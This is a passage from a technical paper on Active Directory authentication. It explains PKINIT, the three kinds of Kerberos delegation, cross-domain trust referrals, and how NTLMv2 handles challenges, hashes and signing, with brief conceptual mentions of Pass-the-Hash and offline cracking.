In Section 3.1 the AD Certificate Service is addressed, a service that integrates the use of a public key infrastructure (PKI) within AD environments. This section will focus on Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol, explaining how certificates and PKI are used in Kerberos authentication within AD.

This protocol allows the use of public key cryptography in the initial authentication exchange (AS exchange) of the Kerberos protocol. PKINIT is specified in RFC4556 [32].

Classic Kerberos relies on shared secrets (user/service keys derived from passwords). PKINIT removes this requirement by leveraging public key cryptography.

Using PKINIT, the client no longer authenticates to the KDC through a timestamp encrypted with the user key, as described in Section 5.1.2. Instead, the client includes a pre-authentication data element containing the client's certificate and a signature over a structure called AuthPack. The AuthPack structure contains the timestamp and nonce to be used for preventing replay attacks and to tie the request and reply messages, respectively. Diffie-Hellman parameters are also optionally included in AuthPack. Finally, the AuthPack contains a checksum of the AS_REQ body, tying it to the request. The client signs this structure using its private key, and includes it in the

AS_REQ message. Other than the signed AuthPack, the client will also include the user's certificate in the AS-REQ. This certificate contains the user's public key value and is signed by a trusted CA within the AD environment.

Upon receiving this message, the KDC must validate the client's identity. To do so, the KDC first verifies the client's AuthPack signature, ensuring the AuthPack really came from the holder of the private key. Then, the KDC must verify that the certificate it used to verify the signature is valid, leveraging a trusted CA in the AD environment. By validating the certificate, the KDC prevents an attacker from just generating a self-signed key pair and pretending to be a valid user. The KDC checks message freshness through the timestamp included in the AuthPack structure, and verifies that the checksum matches the AS_REQ body, binding the request to the signed AuthPack.

Upon identity verification, the KDC will build the AS-REP message. This message will provide the client with a session key to be used in the TGS exchange. The session key is generated by the KDC and sent to the client encrypted with a **reply key**. The KDC uses one of two possible reply keys:

1. A reply key generated through the Diffie-Hellman mechanism, if the client has indicated the use of DH. This will result in both the KDC and client generating the same symmetric key. Only the KDC and client have key knowledge, as per the DH process.
2. The reply key is randomly generated by the KDC and encrypted with the client's public key.

The reply will then include either the KDC's Diffie-Hellman public value (so the client can generate the reply key itself), or the reply key encrypted with the client's public key. These same fields in the reply must be signed using the KDC's private key. The client will then use this signature to validate the KDC's identity, providing mutual authentication, and proving that the reply key information was actually sent by the KDC.

Other than these elements, the reply includes the TGT, the session key encrypted with the reply key, the client nonce, and the KDC's certificate, needed by the client to verify the KDC's signature.

Upon receiving the reply, the client:

1. Verifies the KDC's certificate using a trusted CA. In Active Directory, a CA does not need to run on the Domain Controller itself. The only requirement is that the CA's issuing chain is trusted and its root certificate is published in the AD `NTAuthCertificates` [97] store. Therefore, the CA can be hosted on a DC, on a member server in the same domain or forest, or even externally, provided its root is trusted and published in AD.
2. Validates the KDC's signature using the public key from the valid certificate.
3. Retrieves the reply key (using DH or its private key).
4. Decrypts the encrypted part of the KDC reply, recovering the session key, ticket lifetimes, and the nonce.
5. Verifies the nonce, which must be the same value that the client initially sent in its AS_REQ message.

This way, PKINIT removes the reliance on password-derived shared secrets by leveraging PKI trust anchors, as integrated into AD via ADCS. Figure 11 illustrates PKINIT AS exchange messages as described in this section.




Fig. 11 PKINIT's AS exchange messages. The lock symbol represents encryption, while the pen symbol indicates that the field is signed.

5.1.6 Kerberos Delegation

In complex enterprise environments, services often need to access resources across multiple tiers on behalf of users. The Kerberos protocol addresses this requirement through a mechanism known as delegation. Kerberos delegation enables a front-end service to act on behalf of a user when accessing back-end services, preserving the user's identity. For example, after a user logs into a web portal, that front-end web server can present the user's delegated credentials to a back-end SQL database so the database enforces permissions based on the user's own account rather than the service account.

For an account to be impersonated through any type of Kerberos Delegation, it must:

1. **Not** be a member of the `Protected Users` security group, a group that enforces stricter security policies, such as not allowing delegation.
2. **Not** have the NOT_DELEGATED flag set, which is part of the `userAccountControl` attribute present on all security principals. This flag prevents the delegation of Kerberos tickets pertaining to the user [105].

Kerberos supports three types of delegation:

1. Unconstrained Delegation
2. Constrained Delegation
3. Resource-Based Constrained delegation.

Focusing on unconstrained delegation, this is the most permissive and less secure delegation type. A service account that is trusted with unconstrained delegation can impersonate a user to **any** other available service. Services allowed to perform unconstrained delegation must have the TRUSTED_FOR_DELEGATION flag set. This flag is part of the `userAccountControl` attribute, present in every AD account. By default, the domain controller's own computer account is set with unconstrained delegation.

In order for unconstrained delegation to happen, the client requests a forwardable TGT by setting the FORWARDABLE bit in its AS-REQ. This indicates the KDC that the client allows its TGT to be delegated. If the client's account is permitted to receive forwardable tickets, the KDC issues a TGT marked with the FORWARDABLE flag in its AS-REP message. Later, after the client obtains a TGS for the front-end via the standard TGS-REQ/TGS-REP exchange, it sends an AP_REQ that carries both the front-end TGS and its own forwardable TGT. The front-end service then decrypts and caches the delegated TGT.

From that point on, the front-end service can present this TGT in its own TGS-REQs to the KDC, requesting tickets for any back-end SPN, and thereby act fully on the user's behalf. This ability to store and replay the TGT is what makes unconstrained delegation exploitable (see Section 6.6.5). Figure 12 depicts the unconstrained delegation process.

Compared with Kerberos' normal behavior (without delegation), the difference is that the client receives its own TGT in the TGS-REP message, along with the TGS for the front-end service. This TGT is sent along with a session key (S_{ck_2}) that will be deciphered by the front-end using its long-term secret (K_f). By retrieving (S_{ck_2}) the front-end service is able to use this TGT as if it were the user itself, which it does, in a second TGS exchange between the front-end service and the KDC, using the delegated TGT. In this exchange, the front-end service requests a TGS for the back-end service on the user's behalf using the forwarded TGT, therefore fully impersonating the user through Kerberos ticket delegation.




Fig. 12 Unconstrained Delegation flow

Constrained delegation is the second type of Kerberos delegation. In it, services cannot impersonate a user to any other service in a domain, but rather to a specified set of services. This restriction enhances security by preventing arbitrary impersonation across the domain. The possible target services are specified in the `ms-DS-Allowed-To-Delegate-To` attribute of the service account, which contains a list of **SPNs** identifying the services that the original service account can delegate users to. Service accounts allowed to perform constrained delegation have the `ms-DS-Allowed-To-Delegate-To` attribute populated with SPNs, no other value must be changed in order to perform this type of delegation.

With unconstrained delegation, the service account impersonating other accounts would use their own TGT, whereas for constrained delegation, Microsoft added two Kerberos protocol extensions: Service for User to Proxy (**S4U2Proxy**) [85] and Service for User to Self (**S4U2Self**) [86]. These extensions discard the need to provide the delegating service with the user's TGT, which is a security improvement.

The `S4U2Self` extension allows a service to request a TGS to itself, on the user's behalf. This extension can be used, for example, when a user authenticates to a service using NTLM, and the service wishes to impersonate the user through constrained

delegation. Constrained delegation requires the delegating service to present the TGS used by the user to access it. If NTLM was used, there is no TGS available to do so. Thus, if a service wishes to impersonate the user, it must first request a TGS for itself on behalf of the user. During the first KRB_TGS_REQ to the KDC, the forwardable flag is set, which requests that the returned service ticket is marked as forwardable and thus eligible to be used in the `S4U2proxy` extension. In unconstrained delegation, a TGT is used to identify the user, but the S4U extension uses structures such as the PA-FOR-USER structure [82], containing the user's name and domain. In order to be able to use the S4U2Self extension, the service account must have the `userAccountControl`'s **TRUSTED_TO_AUTH_FOR_DELEGATION** set.

When a service is using the S4U2Self extension, it issues a TGS_REQ containing the PA-FOR-USER structure and its own TGT. PA-FOR-USER contains:

1. The target username.
2. The user's realm
3. A string indicating the authentication mechanism (typically set to `Kerberos`)
4. A checksum computed over the previous fields. This value is signed with the TGT session key, known by the service and the KDC.

The KDC's reply is a forwardable service ticket, on the user's behalf. Meaning, the PAC contained in the service ticket contains the user's own authorization data.

The `S4U2Proxy` extension is used by services to ask for a TGS for accessing a **different** service on a user's behalf. For service A to successfully get a TGS for service B on a user's behalf, it must first present the user's TGS for service A. The S4U2proxy extension requires that the service ticket to service A has the forwardable flag set. The KDC checks if service B is listed in the `ms-DS-Allowed-To-Delegate-To` field of service A's account, and issues the service ticket on the user's behalf if this check passes. This way the delegation is constrained to specific target services.

When using the S4U2Proxy extension, the service sends a TGS_REQ containing the following elements:

1. The service ticket previously obtained for itself on behalf of the user. This is included in the `additional-tickets` field.
2. The `cname-in-addl-tkt` option is set, determining that the client is identified in the additional ticket rather than the TGT.
3. The name and realm of the target service (SPN of the back-end service).
4. Optionally, `PA-PAC-OPTIONS` extensions, depending on the scenario (constrained or resource-based constrained delegation).

The KDC replies with a forwardable service ticket to access the back-end service. This ticket is issued on the user's behalf, thus the PAC contained in this service ticket contains the user's authorization data. The CNAME of the ticket (identifying to whom the ticket is issued) identifies the user, not the front-end service.

The constrained delegation flow, including both of these extensions can be seen in Figure 13. In it, the first half represents the S4U2Self extension flow. When requesting a service ticket through S4U2Self, the front-end service must be authenticated first, having its own TGT. Then, it requests a service ticket to itself on behalf of the user through a TGS_REQ message with the S4U2Self extensions, presenting its TGT along with user information such as the user name and its realm.The TGS-REP message includes a service ticket for the front-end service containing the user's PAC, meaning that the service ticket holds the user's authorization data.

The second half of the image portrays the S4U2Proxy extension flow, where the front-end service requests a service ticket on behalf of the user to access the back-end service. To do so, the front-end service must present the service ticket retrieved in S4U2Self in a TGS_REQ message, along with other S4U2Proxy extensions. Once this exchange is concluded, the front-end service is left with a service ticket that is encrypted with the back-end service key, but contains the user's authorization data.

Alongside, the front-end also receives the corresponding session key, encrypted with its own TGT session key, allowing it to initiate an AP_REQ to the back-end on the user's behalf. This way, the front-end service can access the back-end service on the user's behalf without the need of obtaining the user's TGT. Although this delegation type is more secure than unconstrained delegation, it can still be abused by an attacker if misconfigured, as discussed in Section 6.6.6.




Fig. 13 Constrained Delegation Flow (S4U2Self + S4U2Proxy)

The third type of Kerberos delegation is resource-based constrained delegation (RBCD). This delegation type also makes use of S4U2User and S4U2Proxy extensions. Compared with standard constrained delegation, where the delegating service account defines which target services it can delegate to, RBCD reverses this relationship. In RBCD, it is the target service that specifies which source services are allowed to delegate tickets to it. In RBCD, instead of having a list of SPNs to which a service can delegate to, a security descriptor is used to determine which source services can

delegate tickets to the target service, allowing for a target-driven access model. Hence the name, resource-based.

This delegation mapping is stored in the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on the target object's service account. No administrative privileges are required to alter this attribute, allowing service account owner's to decide which other services can impersonate users. In contrast, constrained delegation requires domain administrative privileges to configure the list of SPNs that a service is allowed to delegate to.

In RBCD, a service account defines which specific services can delegate tickets to the **service account**. This means that in RBCD, if a service is allowed to delegate a ticket to a service account, it can delegate a ticket to **any** service provided by the service account. This provides a lower degree of granularity when compared with constrained delegation and introduces potential security risks, as discussed in Section 6.6.7.

5.1.7 Inter-Domain Authentication

When a user tries to access a service or resource from another domain, a cross-domain authentication process is conducted. For this to occur, a trust relationship must exist between the two domains, or a trust path must be established. A trust path is a sequence of domains connected by transitive trust relationships, allowing a user from a source domain to authenticate within a destination domain without requiring a direct trust between the two. This way, transitive trusts are great for increasing interoperability between various domains, and crucial for scalable inter-domain operations, discarding the need of maintaining a TDO for each pair of domains, as well as eliminating the need for administrators to manually configure direct trust relationships between every pair of domains, significantly reducing administrative overhead in environments with many domains.

In AD, domains have access to trust relationships established in their forest, due to the fact that key trust information from every TDO in the forest is accessible through the global catalog (GC). As addressed in Section 2.1.4, the first domain controller in the forest root domain is configured as a GC by default. GCs are found within a forest through DNS service records (_gc._tcp.<forest-root-domain>), and accessed through LDAP, which allows DCs to perform queries and retrieve information on established trusts within a forest. If the authentication spans multiple forests, the forest trust TDO contains additional information that identifies all of the trusted domain names from the partner forest [39]. This key information allows DCs to compute trust paths that cross forest boundaries, since trust path computation is performed whether the path remains within a single forest or spans multiple forests. This mechanism ensures seamless authentication in distributed environments, where users and resources span multiple domains.

Kerberos allows for cross-realm operation. Note that, in Windows Active Directory, Kerberos realms correspond directly to domains, and the terms are often used interchangeably in this context. For cross-realm operations to happen, inter-realm keys must be established between the realms involved in the operation, allowing clients authenticated in the local realm to prove their identity to servers in other realms [31]. In Active Directory, these inter-domain keys are the **trust keys** defined for each trust relationship, and specifically, for each trust direction. Trust keys were discussed in Section 4.5.

Figure 15 portrays an example of cross-domain authentication, where a user from domain A wishes to access a service from domain C. As in a single-domain authentication process, the user first authenticates itself against the KDC through the AS exchange (messages 1 and 2 in Figure 15). Then, upon receiving a TGS_REQ for a service outside the domain (message 3), the KDC looks for a direct trust relationship with the destination domain. Note that the SNAME field of the TGS_REQ message

includes the service's SPN, which in turn includes the service's domain. If the SPN does not correspond to any account in the local domain, the KDC infers that the service belongs to another domain.

If a direct trust relationship is not found, the KDC computes the trust path that can reach the service's domain. A trust path is computed by building a tree of known domains, having the source domain as the root, until it includes the destination domain. In order to compute a valid trust path, the KDC must assess which domains are linked through trust relationships. The KDC derives this knowledge from TDOs. Since each domain only stores its own TDOs locally, the GC allows the KDC to map a trust topology and determine potential intermediate domains in the trust path. The KDC also queries the Local Security Authority (LSA) for its local trust list, as trust information for direct relationships is stored in the LSA policy database [107]. By combining TDO information with the direct trust data from the LSA, the KDC computes the shortest path to the target domain [35].

In Figure 15, there is no direct trust established between A and C, so DC A builds the A-B-C trust path to reach domain C. After a trust path is built, the referring domain (domain A) retrieves the trust key from the TDO representing the trust established with the next domain in the path (domain B) and uses it to create a referral TGT.

A referral TGT is a TGT encrypted with the trust key, rather than the KDC's secret key. The TGT format is the same as mentioned in Section 5.1, but an important difference from intra-domain authentication to inter-domain authentication, is that the field of the ticket that should identify the KDC's Ticket Granting Server using its SPN (snamefield [31]), now identifies the SPN of the Ticket Granting Server from the KDC from the trusting domain, this way referring the user to it. This happens since, when a trust relationship is established between domains, both of the domains register their partners' Ticket Granting Server as a security principal in their own domain. This

way, the Ticket Granting Server in each domain can treat the one in the other domain as just another service [120]. The KDC will also generate a session key, to be used in communication between the user and the referred KDC, just as what is done in intra-domain authentication. All of this is sent in the TGS_REP message from the referring KDC to the user. In Figure 15, this refers to messages 4 where DC A refers the client to DC B, and message 6, where DC B refers the client to DC C. Furthermore, Figure 14 illustrates messages 3 (TGS-REQ) and 4's (TGS-REP) contents, emphasizing how the KDC from domain A refers the user to domain B's KDC using the SNAME field of a TGS-REP. Messages 5 and 6 use the same mechanism to refer the client, although different KDC's and domains are involved.

After receiving the referral TGT in the TGS_REP message, the client sends a new TGS_REQ to domain B's KDC. The client identifies the different KDC through the unencrypted SNAME field of the referral TGT. This TGS_REQ includes the same fields as before, such as the referral TGT containing the user-KDC session key generated by the referring KDC, which the user and domain B's KDC will use to complete authentication. It also contains, as mentioned in intra-domain authentication, a field containing a timestamp used for preventing replay attacks, encrypted with the session key for user-KDC communication.

When domain B's KDC receives this TGS_REQ, it will look for the TDO that represents the trust relationship it holds with domain A, retrieve the trust key from the TDO, and use it to decrypt the referral TGT. The domain B's KDC trusts the ticket since it was decrypted using a shared secret between it and domain A's KDC, which is established when a trust relationship is created.

If the referred KDC is in the domain the client is trying to access, it then proceeds with the authentication. If otherwise the KDC isn't from the domain the user is trying to reach, it searches its TDOs for the destination domain's KDC or computes a trust path if no TDO indicating the destination domain is found, and refers the client once

again. This referral is done until the final KDC is reached. In Figure 15, domain B is not the destination domain, so it looks for the TDO that represents domain C, retrieves the trust key, and refers the client to it. It is important to note that if C did not **transitively trust** B, domain B would send domain A's user a sign-in denied message (KDC_ERR_S_PRINCIPAL_UNKNOWN), since no referral could be issued to C [95], and therefore the requested service is not found. This hypothetical message would substitute message 6, and no further messages would be exchanged. Upon sending a TGS_REQ to DC C (message 7), DC C first decrypts the referral TGT with the trust key it has established with DC B. Then, DC C recognizes that the service resides in its own domain, resulting in it issuing a regular TGS_REP (message 8), as seen in Section 5.1. The user then proceeds with the AP exchange with the service machine (message 9).

In the referral process, the list of transitioned KDCs is included in the referral TGT. Each KDC adds its identity, typically their domain name, to the list of transitioned KDCs. This list ensures transparency in the referral process by providing a record of the domains that have participated in the authentication process. The referred KDC uses this list to validate the ticket against its known trust relationships. If an untrusted KDC is detected in the list, the referred KDC can reject the ticket, thereby preventing potential privilege escalation or lateral movement attacks through the trust path.




Fig. 14 TGS exchange messages between the user and domain A's KDC (messages 3 and 4 from Figure 15). The client is referred to contact domain B's KDC through the TGS-REP's SNAME field, set by domain A's KDC.




Fig. 15 Inter-domain Kerberos authentication process. Note: "enc" stands for encrypted

Another difference in cross-domain authentication is that there are different authentication levels. Trust relationships have these different levels [36]:

- Forest-Wide Authentication: If this level of authentication is set, a domain in a trusting forest will process authentication requests made by any user from the trusted forest. This authentication level is the most permissive one, since any user from a whole another forest can authenticate and access domain resources. This is the default authentication level for forest trusts and intra-forest trusts.
- Domain-Wide Authentication: In this level of authentication, any user from the trusted domain can authenticate in the trusting domain. It is similar to the Forest-Wide authentication but applied in the domain scope. This is the default authentication level for external trusts.
- Selective Authentication: With selective authentication set, only specified users are able to authenticate to a trusting domain and access a certain resource. In this authentication level, users from the trusted domain or forest must be explicitly granted permission to resources residing in the trusting domain or forest. This authentication setting must be manually enabled.

5.2 NTLM

New Technology LAN Manager (NTLM) refers to a family of authentication protocols. These authentication protocols include LAN Manager version 1 and 2, NTLMv1, and NTLMv2 [98]. NTLM authentication protocols authenticate users based on a challenge-response mechanism that proves to a server that a user knows the password associated with an account. This paper will focus on the NTLMv2 protocol, as this is the latest version of these authentication protocols.

Windows Active Directory employs the NTLM protocol for user authentication as a fallback authentication method in cases Kerberos, the main authentication protocol in WAD, fails. NTLM lacks security measures which are present in Kerberos, such as mutual authentication, for example, and older NTLM versions even lack the possibility for robust session integrity and confidentiality, which may still be the case for legacy systems. For these security reasons, Kerberos holds the role of the main authentication protocol in AD. Nonetheless, NTLM remains widely supported and actively used in many environments.

NTLM is used by various network services and protocols in Windows environments, such as SMB, HTTP, and LDAP. Note that NTLM protocols do not establish network connections themselves. Instead, NTLM messages are embedded within higher-layer protocols, which are responsible for carrying and transmitting the authentication messages.

Due to its broad support and integration into many Windows services, NTLM remains a relevant attack surface, and understanding its authentication flow and weaknesses is critical for assessing WAD security.

5.2.1 NTLM Authentication Flow and Message Exchange

As mentioned in the previous section, NTLM authenticates users based on a challenge response mechanism. In NTLM, a user proves its identity by hashing a challenge sent

by a server using its own password. The server, given that it knows the user's password, will also hash the same challenge with it. Then the server compares both of these values, and if they match, the user is authenticated by the server.

This process is illustrated in Figure 16. In this figure, a user is trying to access a service that supports NTLM authentication by contacting the respective server with the first NTLM message: **NEGOTIATE_MESSAGE**. The NEGOTIATE_MESSAGE allows the client to specify its supported NTLM options to the server. These options are specified in what's called the NEGOTIATE structure. This structure holds a set of flags, which the client sets depending on its supported options. Some relevant flags include:

- NTLMSSP_NEGOTIATE_SIGN: This flag indicates support for signing using a session key.
- NTLMSSP_NEGOTIATE_ALWAYS_SIGN: Indicates client always wants message signing, if possible.
- NTLMSSP_NEGOTIATE_SEAL: This indicates support for message encryption using a session key.
- NTLMSSP_NEGOTIATE_KEY_EXCH: Indicates an explicit key exchange between server and client, to be used in signing and encryption.

Once a NEGOTIATE_MESSAGE is received by a server that supports NTLM authentication, it replies to the client with a **CHALLENGE_MESSAGE**. This message contains the challenge that will be used to prove the client's identity: a 64-bit nonce. Other than the challenge, this message also contains a NEGOTIATE structure, which the server will use to indicate the choices it has made from the options offered by the client in the previous message.

Once the client receives the CHALLENGE_MESSAGE, it builds an **AUTHENTICATE_MESSAGE**, and sends it to the server. This message will then contain the client's response to the server's challenge, which is computed using the client's

password. If message signing was previously negotiated, this message will contain a Message Integrity Code (MIC). The MIC is a cryptographic signature that covers the three NTLM messages and is computed using the negotiated session key. NTLM session key negotiation is addressed in Section 5.2.3. If signing wasn't negotiated during the NTLM handshake, the MIC is omitted.

After receiving the AUTHENTICATE_MESSAGE, the server will either: contact the DC in order to prove the client's identity, since the server has no knowledge of the client's password, or prove the client's identity itself, if the server does know the password. The server confirming the client's identity will take the challenge and compute a response using the client's password. It will then compare this value with the response provided in the AUTHENTICATION_MESSAGE. If they match, the user is successfully authenticated.




Fig. 16 NTLM authentication process

5.2.2 NTLM Hashes

This section will focus on explaining how NTLM uses hashes to authenticate clients, giving insight into how an attacker can potentially crack a password or Pass-the-Hash if these values are retrieved by an attacker from the network. Figure 17 provides a diagram illustrating the different hash values computed throughout the NTLM authentication process, which will be further explained in this section.




Fig. 17 Diagram illustrating different hash values used in NTLM

In order to authenticate itself, the client computes a hash value that involves both the server challenge as well as its password. Firstly, the client creates a hash derived from its own password. This value is known as the **NT hash**, and it is simply the result of the MD4 hash function applied to the client's password. Knowledge of the NT hash allows the client to authenticate using NTLM. In Active Directory, passwords aren't stored in clear text. Instead, NT hashes are stored. Having access to the NT hash basically equates to having access to the client's password, since only the NT hash is used in authentication, rather than the clear text password. This means that if an attacker obtains a user's NT hash, the attacker does not need to retrieve the clear text password from the NT hash value in order to authenticate. They can simply use the NT hash value itself in the authentication process and impersonate a legitimate user.

The NT hash value is never sent through the network. Instead, it is used to compute a different hash value, the NTLMv2 hash. This new hash value is computed as seen in Figure 17.

The NTLMv2 hash is then used to compute a third and final hash: the **NTLMv2 Response**. To compute the NTLMv2 Response, the client first generates a blob, or a block of data, with information such as a timestamp, a client-generated nonce, and target information. The client then computes the NTLMv2 Response by first computing what Microsoft named `NTProofStr` by using HMAC-MD5 as seen in Figure 17. Once NTProofStr is computed, the NTLMv2 Response is simply the concatenation

of it with the clear text blob. This value is sent from the client to the server in the AUTHENTICATE_MESSAGE in order to prove the client's identity.

Given these insights on how NTLM uses different hashes, understanding how an attacker can use them now becomes clear. If an attacker manages to retrieve a user's NT hash, it can then easily impersonate the user through NTLM authentication, having the secret prerequisites necessary to compute an NTLMv2 Response. Attacks in which a perpetrator uses a user's NT hash to authenticate as that user are called Pass-the-Hash attacks. NT hashes are stored in Active Directory within the `NTDS.dit` database. Access to these hashes requires highly privileged credentials, such as those of a Domain Administrator or equivalent, thus not being easily accessible to an attacker.

If the attacker retrieves an NTLMv2 Response from an NTLM message, the attacker cannot Pass-the-Hash, since the hash is tied to the specific NTLM handshake, but it can, however, attempt to crack the user's password. The information required for an attacker to attempt offline cracking of an NTLMv2 response is contained in the response itself (such as the blob), as well as in the AUTHENTICATE_MESSAGE, which includes the server challenge, and the client's user and domain names. With these, the attacker can attempt to crack the response and verify whether the cracking was successful, since the attacker holds both the plain and cipher texts. By retrieving the user's password, the attacker can then easily compute the user's NT hash, thereby being able to impersonate the user. This attack scenario is addressed in Section 6.4.4.

5.2.3 NTLM Message Signing

In the NTLM message flow section, the Message Integrity Code (MIC) was mentioned. In this section, the focus is set on how session keys are negotiated and used, granted that signing is used in the NTLM authentication process.

As also mentioned before, the client can indicate to the server that it supports message signing through the use of the NTLMSSP_NEGOTIATE_SIGN and NTLMSSP_NEGOTIATE_ALWAYS_SIGN flags.

There are two different types of session keys that can be used in NTLM authentication per Microsoft's documentation: Session Base Key (SBK), and Exported Session Key (ESK). The use of one or the other is specified by the NTLMSSP_NEGOTIATE_KEY_EXCH flag. If this flag is set, the ESK will be used, otherwise, the SBK is used for signing. The SBK is computed as [63]: SessionBaseKey = HMAC-MD5(NTLMv2 hash, NTProofStr).

Both the NTLMv2 hash and NTProofStr values were discussed in Section 5.2.2. This session key is computed by both the server and the client and never exchanged. If the client wishes to exchange a key to be used for signing messages, then it computes the ESK. The ESK is a 16-byte nonce generated by the client. This ESK is encrypted and then sent to the server. To encrypt the ESK, the client uses the RC4 ciphering algorithm along with the SBK, which both the server and client hold, thus the server is able to retrieve the ESK.

